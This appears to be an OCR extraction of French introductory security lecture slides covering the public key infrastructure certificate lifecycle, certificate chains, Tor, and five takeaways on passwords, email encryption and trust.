
- Création d'une paire de clef
- Génération d'un certificat
- Remise du certificat au porteur
- Publication des certificats
- Vérification des certificats
- Révocation des certificats (CRL)

AC : Authorité de Certification
AE : Authorité d'Enregistrement

Public Key Infrastructure (PKI)




Public Key Infrastructure (PKI)




Authentification de l'AC confiance assurée par

- Chaîne de certificats
- Certificat racine ou certificat auto-signé


Vérification



Applications




Application : The Onion Router



https://www.torproject.org


Application : Tor



Plan

5 Choses à retenir

1. La sécurité c'est pas automatique
2. Devener acteur de votre sécurité
3. Mots de passe
4. Chiffrer et signer vos emails
5. Principe de confiance des PKI



Merci pour votre attention.

Questions ?